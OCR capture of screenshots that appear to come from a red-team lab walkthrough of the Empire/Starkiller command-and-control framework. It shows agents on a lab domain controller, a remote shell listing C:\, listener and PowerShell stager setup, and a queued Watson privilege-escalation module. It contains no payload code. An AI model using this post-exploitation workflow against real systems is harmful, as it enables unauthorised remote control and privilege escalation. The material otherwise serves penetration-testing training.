
Agents


ID	Name	Language	Internal IP	Username	Process	PID
3	2N534EK6*	powershell	192.168.42.22	REDTEAMLAB\sqladmin	powershell	2028
4	YZWLF3TE	powershell	192.168.42.22	REDTEAMLAB\sqladmin	explorer	3140


```
(Empire: 2N534EK6) > interact 2N534EK6
(Empire: 2N534EK6) > shell
[*] Exit Shell Menu with Ctrl+C
(2N534EK6) C:\Windows\system32 > cd ..
(2N534EK6) C:\Windows\system32 > cd ..
(2N534EK6) C:\Windows > cd ..
(2N534EK6) C:\ > ls
 Mode    Owner                        LastWriteTime         Length     Name
 ----    -----                        -------------         ------     ----
 d--hs-  NT AUTHORITY\SYSTEM          2021-05-29 11:37:55Z  None       $Recycle.Bin
 d-----  BUILTIN\Administrators       2021-06-05 12:44:24Z  None       CorporateFileShare
 d--hsl  NT AUTHORITY\SYSTEM          2021-05-29 11:33:33Z  None       Documents and Settings
 d-----  NT AUTHORITY\SYSTEM          2018-09-15 00:19:00Z  None       PerfLogs
 d-r---  NT SERVICE\TrustedInstaller  2021-05-29 11:48:50Z  None       Program Files
 d-----  NT SERVICE\TrustedInstaller  2021-05-29 11:37:38Z  None       Program Files (x86)
 d--h--  NT AUTHORITY\SYSTEM          2021-08-22 13:27:17Z  None       ProgramData
 d--hs-  BUILTIN\Administrators       2021-05-29 11:33:48Z  None       Recovery
 d-----  BUILTIN\Administrators       2021-06-05 12:48:28Z  None       Shares
 d--hs-  BUILTIN\Administrators       2021-05-29 09:38:20Z  None       System Volume Information
 d-r---  NT AUTHORITY\SYSTEM          2021-08-27 17:32:22Z  None       Users
 d-----  NT SERVICE\TrustedInstaller  2021-08-22 13:21:27Z  None       Windows
 -a-hs-  None                         2021-09-08 06:54:23Z  865353728  pagefile.sys
(2N534EK6) C:\ > exit
(Empire: 2N534EK6) >
```






Starkiller
1.9.0-Kali
Listeners
Stagers
Agents
Modules
Credentials
Reporting
Users
Plugins



Users
REFRESH
CREATE
Id
Name
Last Logon
Actions
1
empireadmin
2 days ago
Enabled
2
NewUser1
2 days ago
Enabled



Users / NewUser1
SUBMIT
Edit User
Username
NewUser1
Password
Confirm Password


Users / New
SUBMIT
New User
Username
Password
Confirm Password


Listeners / New
SUBMIT
New Listener
Type
dbx
http
http_com
http_foreign
http_hop
http_malleable
http_mapi



Listeners / New
SUBMIT
New Listener
Author: @harmj0y
Type
http
Name
http
Name for the listener.
Host
http://192.168.42.20
Hostname/IP for staging.
Port
1336
Port for the listener.
BindIP
0.0.0.0
The IP to bind to on the control server.



Stagers / New
SUBMIT
New Stager
Type
multi/bash
multi/launcher
multi/macro
multi/pyinstaller
multi/war
osx/applescript



Stagers / multi/launcher
SUBMIT
New Stager
Author: @harmj0y
Type
multi/launcher
StarkillerName
multi/launcher
A name only stored client side in Starkiller
Listener
http
Listener to generate stager for.
Language
powershell
Language of the stager to generate.



CREATE
Copy to Clipboard
Copy
Delete
Copy the Stager code into the clipboard memory



CREATE
Download
Copy
Delete
Download the Stager file


Agents / UJMX8DH4
INTERACT
FILE BROWSER
TASKS
VIEW
Shell Command
RUN
Execute Module
Author: @_RastaMouse, @S3cur3Th1sSh1t
Techniques:
T1568
powershell/privesc/watson
SUBMIT




Agents / LUMX8DH4
INTERACT
FILE BROWSER
TASKS
VIEW
Task ID
Task Command
User
4
function Invoke-Watson { $...
empireadmin
Task Command:
Task Result:



Agents / LUMX8DH4
INTERACT
FILE BROWSER
TASKS
VIEW
Session ID
LUMX8DH4
Name
LUMX8DH4
External IP
192.168.42.22
Internal IP
192.168.42.22
Host Name
DC1
Username
REDTEAMLAB\sqladmin
Listener
http


Agents / LUMXSDH4
INTERACT
FILE BROWSER
TASKS
VIEW
C:\
PAGEFILE.SYS
$RECYCLE.BIN
CORPORATEFILESHARE
DOCUMENTS AND SETTINGS
PERFLOGS
PROGRAM FILES
PROGRAM FILES (X86)
PROGRAMDATA
RECOVERY
SHARES
SYSTEM VOLUME INFORMATION
USERS
WINDOWS

